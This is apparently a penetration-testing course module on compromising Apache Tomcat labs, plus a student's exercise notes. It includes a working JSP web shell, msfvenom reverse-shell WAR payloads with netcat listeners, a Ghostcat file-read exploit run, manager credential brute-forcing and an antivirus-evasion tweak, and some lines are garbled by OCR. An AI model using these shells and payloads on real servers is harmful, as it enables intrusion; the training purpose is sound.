This is a very straightforward script that takes a few arguments. We can run the script with -h to see what it requires to run.

```
[!bash!]$ python3 mgr_brute.py  -h

usage: mgr_brute.py [-h] -U URL -P PATH -u USERNAMES -p PASSWORDS

Tomcat manager or host-manager credential bruteforcing

optional arguments:
  -h, --help            show this help message and exit
  -U URL, --url URL     URL to tomcat page
  -P PATH, --path PATH  manager or host-manager URI
  -u USERNAMES, --usernames USERNAMES
                        Users File
  -p PASSWORDS, --passwords PASSWORDS
                        Passwords Files
```



A neat exercise would be creating our own Tomcat Manager brute-force login scripts using Python and Bash, but we'll leave that exercise up to you.


Tomcat Manager - WAR File Upload

Many Tomcat installations provide a GUI interface to manage the application. This interface is available at /manager/html by default, which only users assigned the manager-gui role are allowed to access.

Valid manager credentials can be used to upload a packaged Tomcat application (.WAR file) and

compromise the application.

A WAR, or Web Application Archive, is used to quickly deploy web applications and backup storage.




The manager web app allows us to instantly deploy new applications by uploading WAR files.

A WAR file can be created using the zip utility. A JSP web shell such as this can be downloaded and placed within the archive.


```jsp
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

```
[!bash!]$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshe
[!bash!]$ zip -r backup.war cmd.jsp

  adding: cmd.jsp (deflated 81%)
```

Click on Browse to select the .war file and then click on Deploy.



This file is uploaded to the manager GUI, after which the /backup application will be added to the table.



If we click on backup, we will get redirected to http://web01.inlanefreight.local:8180/backup/ and get a 404 Not Found error.

We need to specify the cmd.jsp file in the URL as well. Browsing to http://web01.inlanefreight.local:8180/backup/cmd.jsp will present us with a web shell that we can use to run commands on the Tomcat server.

From here, we could upgrade our web shell to an interactive reverse shell and continue. Like

previous examples, we can interact with this web shell via the browser or using cURL on the command line. Try both!

```
[!bash!]$ curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id

<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: id<BR>
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)

</pre>
</BODY></HTML>
```

To clean up after ourselves, we can go back to the main Tomcat Manager page and click the Undeploy button next to the backups application after, of course, noting down the file and upload location for our report, which in our example is /opt/tomcat/apache-tomcat-10.0.10/webapps.

If we do an ls on that directory from our web shell, we'll see the uploaded backup.war file and the backup directory containing the cmd.jsp script and META-INF created after the application deploys. Clicking on Undeploy will typically remove the uploaded WAR archive and the directory associated with the application.

We could also use `msfvenom` to generate a malicious WAR file. The payload java/jsp_shell_reverse_tcp will execute a reverse shell through a JSP file. Browse to the Tomcat console and deploy this file. Tomcat automatically extracts the WAR file contents and deploys it.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.

.ze: 1098 bytes
: of war file: 1098 bytes
```

Start a Netcat listener and click on /backup to execute the shell.


```
[!bash!]$ nc -lnvp 4443

listening on [any] 4443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 45224


id

uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

The multi/http/tomcat_mgr_upload Metasploit module can be used to automate the process shown above, but we'll leave this as an exercise for the reader.

This JSP web shell is very lightweight (under 1kb) and utilizes a Bookmarklet or browser bookmark to execute the JavaScript needed for the functionality of the web shell and user interface.

Without it, browsing to an uploaded cmd.jsp would render nothing. This is an excellent option to minimize our footprint and possibly evade detections for standard JSP web shells (though the JSP code may need to be modified a bit).

The web shell as is only gets detected by 2/58 anti-virus vendors.



A simple change such as changing:

```
FileOutputStream(f);stream.write(m);o="Uploaded:
```

to:

```
FileOutputStream(f);stream.write(m);o="uPlOaDeD:
```

results in 0/58 security vendors flagging the `cmd.jsp` file as malicious at the time of writing.

A Quick Note on Web shells

When we upload web shells (especially on externals), we want to prevent unauthorized access. We should take certain measures such as a randomized file name (i.e., MD5 hash), limiting access to our source IP address, and even password protecting it. We don't want an attacker to come across our web shell and leverage it to gain their own foothold.

CVE-2020-1938：Ghostcat

Tomcat was found to be vulnerable to an unauthenticated LFI in a semi-recent discovery named Ghostcat.

All Tomcat versions before 9.0.31, 8.5.51, and 7.0.100 were found vulnerable. This vulnerability was caused by a misconfiguration in the AJP protocol used by Tomcat.

AJP stands for Apache Jserv Protocol, which is a binary protocol used to proxy requests. This is typically used in proxying requests to application servers behind the front-end web servers.

The AJP service is usually running at port 8009 on a Tomcat server. This can be checked with a targeted Nmap scan.

```
[!bash!]$ nmap -sV -p 8009,8080 app-dev.inlanefreight.local

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 20:05 EDT
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 9.0.30

Service detection performed. Please report any incorrect results at https://nmap.c
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
```

The above scan confirms that ports 8080 and 8009 are open. The PoC code for the vulnerability can be found here.
https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi
Download the script and save it locally. The exploit can only read files and folders within the web apps folder, which means that files like /etc/passwd can't be accessed. Let's attempt to access the web.xml.

```
[!bash!]$ python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml

Getting resource at ajp13://app-dev.inlanefreight.local:8009/asdf
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>
```


In some Tomcat installs, we may be able to access sensitive data within the WEB-INF file.

Exercise

1) Made a script to bruteforce tomcat

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/tomcat]
└─$ python3 tomcat_brute.py --host 'web01.inlanefreight.local:8180' --username /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt --password /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt -t 100 --uri /manager/html
Found valid credentials: tomcat:root
Finished in 26137msba
```


2) got access to manager application




3) made payload

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/tomcat]
└─$ msfvenom --payload java/jsp_shell_reverse_tcp LHOST=10.10.16.17 LPORT=4444 -f war > backup.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
```

4) uploaded it



5) got the shell




```
┌──(vigneswar㉿vigneswar)-[~/commonapps/tomcat]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.17] from (UNKNOWN) [10.129.201.58] 55744
```

```
find / -name tomcat_flag.txt -exec cat {} \; 2>/dev/null
t0mcat_rc3_ftw!
```

6) Attacked 2nd app

```
tomcat@app02:~/apache-tomcat-9.0.30$ ls -al
total 152
drwxr-xr-x 9 tomcat tomcat  4096 Aug 25  2021 .
drwxr-xr-x 4 tomcat tomcat  4096 Aug 25  2021 ..
drwxr-x--- 2 tomcat tomcat  4096 Aug 25  2021 bin
-rw-r----- 1 tomcat tomcat 18982 Dec  7  2019 BUILDING.txt
drwx------ 3 tomcat tomcat  4096 Sep 21  2021 conf
-rw-r----- 1 tomcat tomcat  5409 Dec  7  2019 CONTRIBUTING.md
drwxr-x--- 2 tomcat tomcat  4096 Aug 25  2021 lib
-rw-r----- 1 tomcat tomcat 57092 Dec  7  2019 LICENSE
drwxr-x--- 2 tomcat tomcat  4096 Nov  5 15:25 logs
-rw-r----- 1 tomcat tomcat  2333 Dec  7  2019 NOTICE
-rw-r----- 1 tomcat tomcat  3255 Dec  7  2019 README.md
-rw-r----- 1 tomcat tomcat  6898 Dec  7  2019 RELEASE-NOTES
-rw-r----- 1 tomcat tomcat 16262 Dec  7  2019 RUNNING.txt
drwxr-x--- 2 tomcat tomcat  4096 Nov  5 15:25 temp
drwxr-x--- 8 tomcat tomcat  4096 Nov  5 16:44 webapps
drwxr-x--- 3 tomcat tomcat  4096 Aug 25  2021 work
tomcat@app02:~/apache-tomcat-9.0.30$
```

```
tomcat@app02:~/apache-tomcat-9.0.30$ ls bin
bootstrap.jar                configtest.sh     shutdown.sh
catalina.bat                 daemon.sh         startup.bat
catalina.sh                  digest.bat        startup.sh
catalina-tasks.xml           digest.sh         tomcat-juli.jar
ciphers.bat                  makebase.bat      tomcat-native.tar.gz
ciphers.sh                   makebase.sh       tool-wrapper.bat
commons-daemon.jar           setclasspath.bat  tool-wrapper.sh
commons-daemon-native.tar.gz setclasspath.sh   version.bat
configtest.bat               shutdown.bat      version.sh
tomcat@app02:~/apache-tomcat-9.0.30$ ls webapps
backup  backup.war  docs  examples  host-manager  manager  ROOT
tomcat@app02:~/apache-tomcat-9.0.30$
```

```
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->

!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />

<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />
```

Jenkins - Discovery & Enumeration

Jenkins is an open-source automation server written in Java that helps developers build and test their software projects continuously.

It is a server-based system that runs in servlet containers such as Tomcat.

Over the years, researchers have uncovered various vulnerabilities in Jenkins, including some that allow for remote code execution without requiring authentication.

Jenkins is a continuous integration server. Here are a few interesting points about Jenkins:

- Jenkins was originally named Hudson (released in 2005) and was renamed in 2011 after a dispute with Oracle
- Data shows that over 86,000 companies use Jenkins
- Jenkins is used by well-known companies such as Facebook, Netflix, Udemy, Robinhood, and LinkedIn
- It has over 300 plugins to support building and testing projects

Discovery/Footprinting

Let's assume we are working on an internal penetration test and have completed our web discovery scans.

We notice what we believe is a Jenkins instance and know it is often installed on Windows servers running as the all-powerful SYSTEM account.

